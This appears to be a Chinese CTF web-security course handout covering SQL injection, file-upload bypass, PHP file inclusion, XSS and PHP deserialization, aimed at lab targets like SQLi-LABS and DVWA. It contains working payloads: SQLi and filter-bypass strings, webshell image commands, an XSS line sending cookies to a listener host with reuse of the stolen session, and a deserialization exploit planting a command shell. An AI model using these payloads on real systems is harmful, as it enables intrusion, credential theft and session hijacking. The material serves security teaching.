
两个条件

- 用户能够控制输入
- 程序可以执行拼接了用户输入的SQL语句

危害

- 绕过登录验证 - 使用万能密码登录网站后台等
- 获取敏感数据 - 获取网站管理员账号、密码等
- 文件系统操作 - 列目录，读取、写入文件等
- 执行命令 - 远程执行系统命令、数据库命令

SQL注入示意图



SQL注入类型

联合查询注入（UNION query-based）

以SQLi-LABS Less-1为例

```
SELECT * FROM users WHERE id='$id' LIMIT 0,1;
```

sql

1. 判断是否存在注入点 - 尝试添加单引号 `id=1'`，提示语法错误，说明可能存在注入漏洞。

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' LIMIT 0,1' at line 1

产生语法错误的原因，SQL语句多了单引号，无法正确闭合。

```
SELECT * FROM users WHERE id='1' LIMIT 0,1;
```

2. 确定字段数 使用 **ORDER BY** ，二分法，得字段数为3。

```
id=1' order by 4%23 //报错
id=1' order by 2%23, //正常
id=1' order by 3%23 //正常
```

3. 判断显示位

```
?id=-1' UNION SELECT 1,2,3%23
```

4. 获取数据（数据库名、表名、字段名）

数据库

```
?id=-1' union select 1,group_concat(schema_name),3+from+information_schema.schemata%23
```

表名

```
?id=-1' UNION SELECT 1,group_concat(table_name),3 FROM information_schema.tables WHERE
table_schema= database()%23
```

字段名

```
?id=-1' UNION SELECT 1,group_concat(column_name),3 FROM information_schema.columns
WHERE table_schema=database() AND table_name='users'%23
```

报错注入 (error-based)

存在注入，且有错误信息显示，通过人为制造错误条件，使得结果出现在错误信息中

~ 按位取反

- 数据溢出
 - `EXP(number)` 返回e的x次方
 - `!(select*from(select user())X)--0`
- XPATH语法错误
 - `ExtractValue(xml_frag_, _xpath_expr)` 查询
 - `UpdateXML(xml_target_, _xpath_expr, _new_xml_)` 修改
- 主键重复，`count()`和`group by`在遇到`rand()`产生的重复值

```
select count(*) from information_schema.schemata group by concat((select user()), floor(rand(0)*2));
```

sql

表中需要至少3条数据才能报错

盲注

存在注入，但没有回显和错误信息。盲注根据判断指标，分为 **基于布尔的盲注** 和 **基于时间的盲注**。

- `SUBSTR(_string_, _start_, _length_)` - 字符串截取
- `ASCII(_character_)` - 返回字符的ASCII值
- `LENGTH(_string_)` - 返回字符串长度
- `if(条件, 成立, 不成立)`
- `SELECT IF(500<1000, "YES", "NO");`

基于布尔的盲注 (boolean-based blind)

根据页面返回内容不同进行判断

?id=1' and 1=1#	页面返回正常
?id=1' and 1=2#	页面返回不正常

- 异或 `^` (XOR) - $1^1=0$ $0^0=0$

$0^1=1$ $1^1^1=0$ $1^1^0=0$ 同为0，异为1

```
?id=1^(1=1)^1
?id=1^(ascii(mid(database(),1,1))=98)^1
```

基于时间的盲注 (time-based blind)

根据页面响应时间判断

```
if(ascii(substr(database(),1,1))>100,sleep(1),2=1)
```

- `SLEEP(_n_)` - 睡眠n秒
- `BENCHMARK(_count_,_expr_)` - 计算 `expr` 表达式 `count` 次，用于测试函数或者表达式的执行速度，返回值都是0，仅仅会执行显示时间
- 笛卡尔积 - 多表查询

sql

```
SELECT count(*) FROM information_schema.columns A, information_schema.columns B
```

- `RLIKE` - 利用SQL多次计算正则消耗计算资源产生延时效果，通过 `rpadd` 或 `repeat` 构造长字符串

sql

```
SELECT RPAD('a',4999999,'a') RLIKE concat(repeat('(a.*)+',30),'b');
```

堆叠注入 (Stacked Queries)

一次执行多条SQL语句，每条语句以 `;` 结尾。比如后端使用 `mysqli_multi_query` 函数。由于可以执行其他语句，堆叠注入的危害性更大。


```
# 列出数据库
SHOW {DATABASES | SCHEMAS};

# 列出表
SHOW TABLES;

# 查看表结构
SHOW COLUMNS from `tbl_name`;
DESC `tbl_name`;
DESCRIBE `tbl_name`;
```

二次（阶）注入（Double Order SQLi）

二次注入是指已存储（数据库、文件）的用户输入被读取后再次进入到 SQL 查询语句中导致的注入

- [addslashes](#)，仅仅是为了获取插入数据库的数据，额外的 `\` 并不会插入

例：SQLi-labs 第24关

经典赛题分析

练习题

简单

- [极客大挑战 2019]EasySQL
- Your secrets

中等

- [极客大挑战 2019]FinalSQL
- [SUCTF 2019]EasySQL

困难

- 网鼎杯 2018 comment

SQL注入进阶

MySQL 5.7特性

MySQL 5.7.9新增 **sys** 数据库

sql

```
SELECT object_name FROM `sys`.`x$innodb_buffer_stats_by_table` WHERE object_schema =
DATABASE();
SELECT TABLE_NAME FROM `sys`.`x$schema_flattened_keys` WHERE TABLE_SCHEMA =
DATABASE();
SELECT TABLE_NAME FROM `sys`.`x$ps_schema_table_statistics_io` WHERE TABLE_SCHEMA =
DATABASE();
SELECT TABLE_NAME FROM `sys`.`x$schema_index_statistics` WHERE TABLE_SCHEMA =
DATABASE();
SELECT TABLE_NAME FROM `sys`.`x$schema_table_statistics` WHERE TABLE_SCHEMA =
DATABASE();
SELECT TABLE_NAME FROM `sys`.`x$schema_table_statistics_with_buffer` WHERE
TABLE_SCHEMA = DATABASE();
SELECT object_name FROM `sys`.`innodb_buffer_stats_by_table` WHERE object_schema =
DATABASE();
SELECT TABLE_NAME FROM `sys`.`schema_auto_increment_columns` WHERE TABLE_SCHEMA =
DATABASE();
SELECT TABLE_NAME FROM `sys`.`schema_index_statistics` WHERE TABLE_SCHEMA =
DATABASE();
SELECT TABLE_NAME FROM `sys`.`schema_table_statistics` WHERE TABLE_SCHEMA =
DATABASE();
SELECT TABLE_NAME FROM `sys`.`schema_table_statistics_with_buffer` WHERE TABLE_SCHEMA
= DATABASE();
SELECT FILE FROM `sys`.`io_global_by_file_by_bytes` WHERE FILE REGEXP DATABASE();
SELECT FILE FROM `sys`.`io_global_by_file_by_latency` WHERE FILE REGEXP DATABASE();
SELECT FILE FROM `sys`.`x$io_global_by_file_by_bytes` WHERE FILE REGEXP DATABASE();
SELECT FILE FROM `sys`.`x$io_global_by_file_by_latency` WHERE FILE REGEXP DATABASE();
SELECT QUERY FROM sys.x$statement_analysis WHERE QUERY REGEXP DATABASE();
SELECT QUERY FROM `sys`.`statement_analysis` where QUERY REGEXP DATABASE();
```

MySQL 8 特性

MySQL 8.0.19之后，新增了 `TABLE` 、 `VALUES`

- `TABLE`语法 - 始终显示所有字段、不支持过滤，即WHERE子句

sql

```
TABLE table_name [ORDER BY column_name] [LIMIT number [OFFSET number]]
```

- `VALUE`语法 - 把一组一个或多个行作为表展示出来，返回的也是一个表数据

sql

```
VALUES row_constructor_list [ORDER BY column_designator] [LIMIT BY number]
```

`VALUES ROW(1, 2, 3) UNION SELECT * FROM users;`

编码绕过

- `to_base64`, 5.6版本新增
- `hex`
- `aes_encrypt`
- `des_encrypt`

过滤空格

```
<div grid=~ cols-2 gap-4">  
<div>
```

- 注释

- `/**/`
- `/*something*/`
- `/*!*/`

- 括号 - ``UNION(SELECT(column)FROM(tbl))``

```
</div>
```

```
<div>
```

- 其他字符

| | |

```
| -----|-----|
09 | Horizontal Tab |
0A | New Line |
0B | Vertical Tab |
0C | New Page |
0D | Carriage Return |
A0 | Non-breaking Space |
20 | Space |
```

</div>

</div>

过滤引号

- 十六进制

```sql

```
SELECT * FROM users WHERE username = 0x637466;
```

- [由Three Hit聊聊二次注入](#)

- `char()` 函数

```
SELECT * FROM users WHERE username = CHAR(99, 116, 102);
```

sql

## 过滤逗号

- 联表查询 `JOIN` ```sql
- 1 UNION SELECT \* FROM (SELECT 1)a JOIN (SELECT 2)b ```
- `LIMIT 1 OFFSET 0`
- `FROM x FOR y`
  - `mid(user() from 1 for 1)`
  - `substr(user() from 1 for 1)`
- `EXP` 等数学运算函数

前提是有报错信息

```
select !(select*from(select user())x)~0;
```

## 过滤字段名

过滤字段或无法知道字段名，通常可以进行连表查询和按位比较

```
select x.3 from (select * from (select 1)a JOIN (select 2)b JOIN (select 3)c
union(select * from users))x;
```

如果表中只有1个字段，`SUBSTR((SELECT * FROM users LIMIT 1),1,1)='x'` 如果有多个字段，需要字段数相等

```
SELECT (SELECT 1,2,3) > (SELECT * FROM users LIMIT 1);
```

MySQL默认不区分大小写，可以使用二进制字符串进行比较 `SELECT CONCAT("A", CAST(0 AS JSON))`

## 过滤关键字

等价

- `AND`、`&&`
- `OR`、`||`
- `=`、`LIKE`、`GREATEST()` ,[更多比较操作符](#)
- `/union\s+select/i`
  - `UNION(SELECT)`
  - `UNION [ALL|DISTINCT] SELECT`
  - `UNION/!*SELECT*/`
  - `UNION/**/SELECT`
  - `UNION%A0SELECT`
- `/union/i` - 转化为盲注
- `/select/i` - 往往和堆叠注入有联系
- `preg_replace('[\s]',"", $id))` 删除关键字

- `SELESELECTCT`，叠字绕过

## 宽字节注入

在开启转义后，由于数据库编码和PHP编码不同，产生注入

- `addslashes`为了数据库查询语句等的需要在某些字符前加上了反斜线转义，单引号（'）、双引号（"）、反斜线（\）与 NUL（null 字符）

0x 5c -> `\`

\$id = 0x bf 27

`addslashes($id)` -> 0x bf 5c 27 -> `繽'`

GBK采用双字节编码，编码范围8140-FEFE

## 堆叠注入

存在堆叠注入，且过滤 `select`

```
sql

// 修改表名
RENAME TABLE `tbl_name` TO `new_tbl_name`;
ALTER TABLE `tbl_name` RENAME TO `new_tbl_name`;

// 修改字段名
ALTER TABLE `tbl_name` CHANGE `col_name` `new_col_name` 字段类型;
```

预编译语句

```
sql

set @sql=concat("sel","ect flag from `tbl_name`");
PREPARE x from @sql;
EXECUTE x;
```

handler

## 练习题

- GYCTF2020 Ezsqli
- 网鼎杯 2018 unfinish

## 经典赛题分析

### 强网杯\_2019\_随便注

#### 堆叠注入

1. 单引号、有错误信息提示、字段数为2
2. 过滤 `preg_match("/select|update|delete|drop|insert|where|\.\/i",$inject);`
3. 过滤 `select` , 考虑堆叠注入

#### 方法1:预编译

sql

```
SET @sql=concat("se","lect flag from `1919810931114514`");PREPARE x FROM @sql;EXECUTE x;
```

#### 方法2:修改表名、字段名

sql

```
RENAME TABLE `words` TO `words1`;RENAME TABLE `1919810931114514` TO `words`;ALTER TABLE `words` CHANGE `flag` `id` VARCHAR(100);
```

#### 方法3: `handler` , 见

sql

i春秋2020新春公益赛第二天blacklist , 采用第三种方法

<!--OOB,order by 注入，false注入，like注入 mysql特性-->



# 文件上传

文件上传通常有两个目的，第一是直接上传PHP等可执行文件，进而获取webshell。第二是通过上传包含有PHP代码的文件，再结合文件包含来获取webshell。

## 常用方法

### 客户端校验绕过

### 文件扩展名检测绕过

- 大小写绕过 `pHp`
  - 检查时忽略大小写
- 双写绕过 `phpphp`
  - 替换为空，替换后新的字符串为`preg_replace(',')`
- 罕见后缀
  - `^.ph(p[3457]?|t|tml|ps)$`
- 解析特性
  - `1.php.666`
  - `/1.jpg/1.php`

### 文件截断绕过（CVE-2006-7243）

```
**PHP before 5.3.4 **accepts the \0 character in a pathname, which might allow context-dependent attackers to bypass intended access restrictions by placing a safe file extension after this character, as demonstrated by .php\0.jpg at the end of the argument to the file_exists function.
```

### Content-Type 检测绕过（MIME绕过）

`Content-Type` 是一个HTTP头部字段，用于指示资源的原始媒体类型。`MIME` 是媒体类型的一种标准。`Content-Type` 字段使用 `MIME` 来表示媒体类型，是使用 `MIME` 的具体方式。

MIME 类型的结构包括 类型 和 子类型 两部分，中间用斜杠 / 分割。[点击进一步了解](#)

Content-Type 检测绕过方法为，直接修改为 image/png ， text/plain 等。

- [getimagesize](#)
  - 在脚本文件开头补充图片对应的头部值，或在图片后写入脚本代码

## 文件内容绕过

- 文件头检测
  - GIF89a
- [PHP语言标记](#)检测，在PHP 7以前版本，通常使用脚本标记 <script language="php"></script> 绕过

## 制作图片马

图片马指的是正常图片中包含有代码，常用制作方法如下：

powershell

```
copy /b 1.jpg+1.php 2.jpg
```

shell

```
exiftool -Comment="<?php
?>" >> img.png
```

## 条件竞争

先保存文件，再检测文件内容。利用时间差，访问文件。

## 从文件上传到其他漏洞

## Zip/Tar文件上传后自动解压缩

# php-gd渲染绕过

## 练习题

- [upload labs](#)
- [SUCTF 2019 Checkin](#)
- [GXYCTF2019BabyUpload](#)
- [HarekazeCTF2019 Avatar Uploader](#)

## 经典赛题分析

# PHP文件包含

把可重复使用的函数写入到单个文件中，在使用该函数时，直接调用此文件，无需再次编写函数。这一过程被称为包含。

`include()` `include_once()` `require()` `require_once()`

在通过PHP函数引入文件时，如果传入的文件名没有经过合理的校验，从而操作了预想之外的文件，就可能导致意外的文件泄露甚至恶意的代码注入。

文件包含漏洞分为两个类型，分别本地文件包含（LFI）和远程文件包含（RFI）

文件包含的文件无须是 `php` 后缀，只要文件内容符合PHP语法规则，任何扩展名都可以执行

## 本地文件包含

## 远程文件包含

## PHP封装伪协议

PHP 带有很多内置 URL 风格的封装协议，可用于类似 `fopen()`、`copy()`、`file_exists()` 和 `filesize()` 的文件系统函数，[了解更多](#)

`file`

`data://`

```
?file=data://text/plain,<?php phpinfo();?>
?file=data://text/plain;base64,PD9waHAgaGhwW5mbygpOz8+
//data:text/plain
```

`phar://`

## zip://

```
?file=zip:///./foo.zip#bar.txt
?file=phar://my.phar/somefile.php
```

**phar://** 读取phar文件时，会反序列化meta-data储存的信息

## php://filter

```
php://filter/read=convert.base64-encode/resource=
```

## input://

## convert.iconv:// and dechunk://

## 文件包含漏洞利用

- 包含上传的含有PHP代码的任意类型文件，比如图片木马
- 包含session文件

默认存放路径 **/var/** phpinfo信息中，php.ini，PHP代码 session.save\_path

- 包含服务器日志
- 读取服务器敏感文件

## 泄露文件内容

## PHP FILTER CHAINS: FILE READ FROM ERROR-BASED ORACLE

[https://github.com/synacktiv/php\\_filter\\_chains\\_oracle\\_exploit/](https://github.com/synacktiv/php_filter_chains_oracle_exploit/)

# LFI2RCE

## 练习题

- ACTF2020新生赛 Include
- [羊城杯 2020]Easyphp2

# 跨站脚本（Cross-site Scripting，XSS）

跨站脚本（Cross-site scripting，XSS）攻击是一种Web应用安全中的客户端漏洞，攻击者可以利用这种漏洞在网站上 **注入** 恶意的JavaScript代码。当受害者访问网站时就会自动运行这些恶意代码，攻击者可以劫持用户会话、破坏网站或将用户重定向到恶意站点。在 **OWASP Top Ten 2017** 中，XSS攻击位于第7位。



为避免和与CSS（Cascading Style Sheets，层叠样式表）混淆，将第一个字母改成了 **X**，即 **XSS**。

## 原理

```
html
<input type="text" value="<%= getParameter("keyword") %>">
<button>搜索</button>
<div>
 您搜索的关键词是：<%= getParameter("keyword") %>
</div>
```

## 分类

XSS攻击分为3个类别，包括 **反射型（非持久型）**、**存储型（持久型）** 和 **DOM型**。

### 反射型

反射型XSS是跨站脚本攻击中最简单的一种类型，攻击载荷包含在HTTP请求中。

攻击者一般通过发送电子邮件，诱使受害者访问包含恶意代码的URL。反射型XSS通常出现在搜索栏、用户登录等地方。

反射型XSS漏洞往往被认定为低危漏洞，因为随着用户的安全意识提高，在实战过程中利用难度高。

### 存储型

存储型XSS，是指用户的恶意输入被存储下来，并在后期通过其他用户或管理员的页面进行展示。存储型XSS具有很高的隐蔽性，不需要受害者点击特定的URL，通常被认为高危风险。

攻击场景多见于论坛、博客文章的评论、用户昵称等等。

## DOM型

传统的 XSS 漏洞一般出现在服务器端代码中，而 DOM型XSS 是基于 DOM 文档对象模型的一种漏洞，所以，受客户端浏览器的脚本代码所影响。

javascript

```
var search = document.getElementById('search').value;
var results = document.getElementById('results');
results.innerHTML = 'You searched for: ' + search;
```

HTML事件

## 限制绕过技巧

### CSP绕过

CSP介绍

CSP绕过

### XSS2RCE

## DVWA攻击场景示例

```
<script>alert(/xss/)</script>
<script>alert(document.cookie)</script>
<script>document.location = "http://google.com"</script>
```

## 实验一、利用XSS漏洞盗取并利用Cookie



第一步，在Kali Linux中，使用 `nc` 命令监听端口

```
nc -lvp 1234
```

bash

第二步，在DVWA中，输入payload

```
<script>new Image ().src="http://192.168.164.128:1234/"+document.cookie;</script>
```

javascript

第三步，在Kali Linux中，查看终端信息

```
connect to [127.0.0.1] from localhost [127.0.0.1] 38900
GET /security=low;%20PHPSESSID=kavqn49seghn91lcbs6j411v75 HTTP/1.1
...
```

bash

第四步，使用盗取的Cookie

方法一，使用 `开发者工具`

**F12** 打开开发者工具，选择 `存储 (storage)` 标签页，左侧选择 `Cookies`，对相应字段进行编辑，最后访问页面即可。

方法二，使用浏览器插件

推荐使用 `Cookies Quick Manager`

方法三，使用 `curl` 命令

```
curl --cookie "/security=low;%20PHPSESSID=kavqn49seghn91lcbs6j411v75" --location
"localhost/dvwa/vulnerabilities/csrf/?
password_new=chicken&password_conf=chicken&Change=Change#" | grep "Password"
```

bash

## 实验二、使用BeEF框架

新版本Kali Linux，已经移除Beef，需要手工安装

```
$ beef-xss
Command 'beef-xss' not found, but can be installed with:
sudo apt install beef-xss
Do you want to install it? (N/y)y 输入y
....
$ sudo beef-xss
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user: 输入新密码
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
....
```

## 参考

<https://www.freebuf.com/sectool/178512.html>

# 防御

## XSS通关游戏

- [Google XSS Game](#)
- [xss-labs](#)
- [Alert\(1\) to Win](#)
- [prompt\(1\) to win](#)
- [XSS Challenges](#)
- [brutelogic XSS Practice Labs](#)
- [brutelogic XSS Gym](#)
- [XSS by PwnFunction](#)
- [XSS Game](#)

- [cure53 XSS Challenges](#)

## 参考资料

- [OWASP,Cross Site Scripting \(XSS\)](#)
- [PortSwigger , Cross-site scripting](#)
- [MDN Web Docs , 跨站脚本攻击](#)
- [美团技术团队-前端安全系列（一）：如何防止XSS攻击？](#)

[https://cheatsheetseries.owasp.org/cheatsheets/DOM based XSS Prevention Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html)

# 跨站请求伪造（Cross-Site Request Forgery , CSRF)

# 服务端请求伪造SSRF

# PHP反序列化

序列化是一种将数据结构或对象状态转换为可存储或传输的格式的过程。序列化可以使数据在不同的平台或环境中进行交换或保存，以便在需要时恢复原始的数据结构或对象状态。

反序列化是一种将序列化后的数据（如字符串，字节流等）还原为原始对象的过程。

PHP提供了两个内置函数来实现序列化和反序列化：

- [serialize\(\)](#)，序列化函数，生成值的可存储表示。可处理所有的类型，除了 resource 类型和一些 object（大多数是没有序列化接口的内置对象）
- [unserialize\(\)](#)，反序列化函数，从已存储的表示中创建 PHP 的值

## 序列化字符串格式

### 基本类型的序列化字符串格式

PHP

```
<?php
echo "整型 " . serialize(10) . PHP_EOL; // 整型 i:10;
echo "浮点型 " . serialize(13.14).PHP_EOL; // 浮点型 d:13.14;
echo "字符串 " . serialize("This is a string"). PHP_EOL; // 字符串 s:16:"This is a string";
echo "布尔型 " . serialize(FALSE). PHP_EOL; // 布尔型 b:0;
echo "NULL " . serialize(NULL). PHP_EOL; // NULL N;
echo "数组 " . serialize(['foo', 'bar', 'baz']). PHP_EOL; // 数组 a:3:{i:0;s:3:"foo";i:1;s:3:"bar";i:2;s:3:"baz";}

反序列化
$a = unserialize('s:16:"This is a string;');
var_dump($a); // string(16) "This is a string"
?>
```

例题：

php

```
<?php
if(unserialize($_GET['name']) === 'admin') {
```

```
echo "flag{}";
}
```

## 对象的序列化字符串格式

### 对象序列化

```
0:6:"Person":3:
{s:8:"username";s:4:"john";s:6:"%00*%00age";i:20;s:12:"%00Person%00isOK";b:0;}
0:类名长度:类名:属性个数:{s:属性名长度:属性名;s:属性值长度:属性值;...}
```

php

```
<?php
class Person
{
 public $username = 'john';
 protected $age = 20;
 private $isOK = false;

 public function get_username()
 {
 return $this->usernme;
 }
}

$p = new Person();
var_dump(serialize($p));
```

php

- 序列化字符串只包含属性，不包含方法
- 属性的访问控制不一样，序列化后表现形式也不一样，属性有 `public`、`protected`、`private`
  - `protected` - `%00*%00`
  - `private` - `%00类名%00`

## 常见魔术方法

魔术方法是一种特殊的方法，当对象执行某些操作时会覆盖PHP的默认操作，[了解更多](#)

php

```
<?php
class Person {
 public $name, $age;

 function __construct($name, $age) {
 echo "__construct" . PHP_EOL;
 $this->name = $name;
 $this->age = $age;
 }

 public function get_name() {
 return $this->name;
 }

 function __destruct() {
 echo "__destruct" . PHP_EOL;
 }

 public function __toString() {
 echo "__toString" . PHP_EOL;
 return "";
 }

 public function __wakeup() {
 echo "__wake_up" . PHP_EOL;
 }

 public function __sleep() {
 echo "__sleep" . PHP_EOL;
 return [];
 }

 public function __invoke() {
 echo "__invoke" . PHP_EOL;
 }

 public function __set($name, $value) {
 echo "__set" . PHP_EOL;
 }
}
```



```

 public function __get($name) {
 echo "__get" . PHP_EOL;
 }

 public function __call($name, $arguments) {
 echo "__call" . PHP_EOL;
 }
}

$o = new Person('Alice', 18);

// 对象被当成字符串时调用
echo $o;

// 以调用函数的方式调用一个对象时
$o();

// 访问不存在的属性
$o->not_found_property;
// 给不存在的属性赋值
$o->not_found_property = 'test';

// 调用一个不可访问方法时
$o->not_found_method();

// 序列化
$str = serialize($o);
// 反序列化
unserialize($str);

/* output
__construct
__toString
__invoke
__get
__set
__call
__sleep
__wake_up

```

```
__destruct
*/
```

魔术方法名称	说明
__sleep()	serialize() 时调用
__wakeup()	unserialize() 时调用
__toString()	用于一个对象被当成字符串时调用
__invoke()	当尝试以调用函数的方式调用一个对象时
__construct()	构造函数，每次创建新对象时先调用此方法
__destruct()	析构函数，某个对象的所有引用都被删除或者当对象被显式销毁时执行
__set()	在给不可访问（protected 或 private）或不存在的属性赋值时
__get()	读取不可访问（protected 或 private）或不存在的属性的值时
__call()	当对象调用一个不可访问方法时

## 经典例题分析

- 源代码

```
<?php
class test {
 public $cmd;

 function __destruct() {
 eval($this->cmd);
 }
}

unserialize($_GET['u']);
```

php

存在 `test` 类，其中析构函数 `__destruct()` 有代码执行

需要在本地调试代码，生成所需要的序列化字符串

- EXP :

```

<?php
// 类名与题目类名保持一致
class test {
 // 只保留属性, 可直接赋值
 public $cmd='?><?=$_GET["cmd"]`;

 // 不保留方法
}
// 实例化对象
$o = new test;

// 也可通过访问对象属性赋值
// $o->cmd = '';

// 输出序列化字符串, 必要时可进行URL编码
echo serialize($o);
// 0:4:"test":1:{s:3:"cmd";s:19:"?><?=$_GET["cmd"]`";}

```

## 常见绕过方法

- `__wakeup()` 方法绕过 ([CVE-2016-7124](#))

text

When an unexpected object is created, `__wakeup()` is not invoked during deserialization, which could allow an attacker to bypass `__wakeup()` and invoke `__destruct()` with crafted properties.

PHP before 5.6.25 and 7.x before 7.0.10

当序列化字符串中表示对象属性个数的值大于真实属性个数时会跳过 `__wakeup()` 的执行

- **PHP > 7.1** 反序列化时对类属性的访问控制不敏感, 只要属性名相同, 就可以正常反序列化
- 表示字符类型的标识 `S` 为大写时, 其内容会被当成十六进制解析, 如 `s:3:"\61\62\63"`
- 使用 `+` 绕过 `preg_match('/^0:\d+/')` 正则检查, 如 `0:+4:"test"`

## POP链构造

面向属性编程 (Property-Oriented Programming)

- 题眼

题目中有多个类，且每个类存在魔术方法

## PHP原生类

PHP内置类

读取目录、文件

- [DirectoryIterator](#) - 列出当前目录下的文件信息
- [FilesystemIterator](#) - 以递归路径的形式列出的文件信息
- [GlobIterator](#) - 遍历一个文件目录，可以通过模式匹配来寻找文件路径
- [SplFileInfo](#) - SplFileInfo类为单个文件的信息提供了高级的面向对象接口

## Phar反序列化

`phar` 扩展提供了一种将整个PHP应用程序放入单个叫做 `phar` (PHP 归档) 文件的方法，以便于分发和安装。`phar` 是 PHP 和 Archive 的合成词，大致上基于 Java 开发人员熟悉的 `jar` (Java 归档)。

`phar`文件由4部分组成：

1. `stub`，标志，格式为 `xxx<?php xxx; __HALT_COMPILER();?>`，前面内容不限，但必须以 `__HALT_COMPILER();?>` 结尾
2. `manifest`，清单。其中还会经 `serialize()` 序列化保存 `Meta-data`
3. `contents`，内容
4. `signature`，签名，可选

`phar://` 协议

```
<?php
include 'phar:///path/to/myphar.phar/file.php';
?>
```

php

## 漏洞原理

2018年，安全研究员 **Sam Thomas** 分享了议题[It's a PHP unserialization vulnerability Jim, but not as we know it](https://paper.seebug.org/680/)，利用phar文件会以序列化的形式存储用户自定义的 **meta-data** 这一特性，拓展了php反序列化漏洞的攻击面。

参考：<https://paper.seebug.org/680/>

## 题眼

- 允许上传精心构造的phar文件
- 允许使用 **phar://**

添加任意的文件头+修改后缀名的方式将phar文件伪装成其他格式的文件

## 创建phar文件

注意：**php.ini** 中的 **phar.readonly** 选项设置为 **Off**，否则无法生成phar文件。

```
<?php
class AnyClass {}

@unlink("test.phar"); // 删除已有文件
$phar = new Phar("test.phar"); // 文件名，后缀名必须为phar
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>"); // 设置stub
$object = new AnyClass();
$phar->setMetadata($object); // 将自定义的meta-data存入manifest
$phar->addFromString("test.txt", "test"); // 添加要压缩的文件
// 签名自动计算
$phar->stopBuffering();
```

例题：D3CTF 2019 EzUpload [GXYCTF2019]BabysqliV3.0

```
<?php
class dir {
 public $userdir;
 public $url;
 public $filename;
```

```

// 构造函数, 为每个用户创建独立的目录
public function __construct($url, $filename) {
 $this->userdir = "upload/" . md5($_SERVER["REMOTE_ADDR"]);
 $this->url = $url;
 $this->filename = $filename;
 if (!file_exists($this->userdir)) {
 mkdir($this->userdir, 0777, true);
 }
}

// 检查目录
public function checkdir() {
 if ($this->userdir != "upload/" . md5($_SERVER["REMOTE_ADDR"])) {
 die('hacker!!!');
 }
}

// 检查url, 协议不能为空, 也不能是file、php
public function checkurl() {
 $r = parse_url($this->url);
 if (!isset($r['scheme']) || preg_match("/file|php/i", $r['scheme'])) {
 die('hacker!!!');
 }
}

// 检查文件名, 不能包含... /, 后缀不能有ph
public function checkext() {
 if (stristr($this->filename, '..')) {
 die('hacker!!!');
 }
 if (stristr($this->filename, '/')) {
 die('hacker!!!');
 }
 $ext = substr($this->filename, strrpos($this->filename, ".") + 1);
 if (preg_match("/ph/i", $ext)) {
 die('hacker!!!');
 }
}

public function upload() {
 $this->checkdir();
 $this->checkurl();
 $this->checkext();
}

```

```

$content = file_get_contents($this->url, NULL, NULL, 0, 2048);
if (preg_match("/\<\?|value|on|type|flag|auto|set|\\\\\\\/i", $content)) {
 die('hacker!!!');
}
file_put_contents($this->userdir."/". $this->filename, $content);
}

public function remove() {
 $this->checkdir();
 $this->checkext();
 if (file_exists($this->userdir."/". $this->filename)) {
 unlink($this->userdir."/". $this->filename);
 }
}

public function count($dir) {
 if ($dir === '') {
 $num = count(scandir($this->userdir)) - 2;
 } else {
 $num = count(scandir($dir)) - 2;
 }
 if ($num > 0) {
 return "you have $num files";
 } else {
 return "you don't have file";
 }
}

public function __toString() {
 return implode(" ", scandir(__DIR__."/". $this->userdir));
}

public function __destruct() {
 $string = "your file in : ". $this->userdir;
 file_put_contents($this->filename.".txt", $string);
 echo $string;
}
}

if (!isset($_POST['action']) || !isset($_POST['url']) || !isset($_POST['filename'])) {
 highlight_file(__FILE__);
 die();
}

$dir = new dir($_POST['url'], $_POST['filename']);
if ($_POST['action'] === "upload") {

```

```

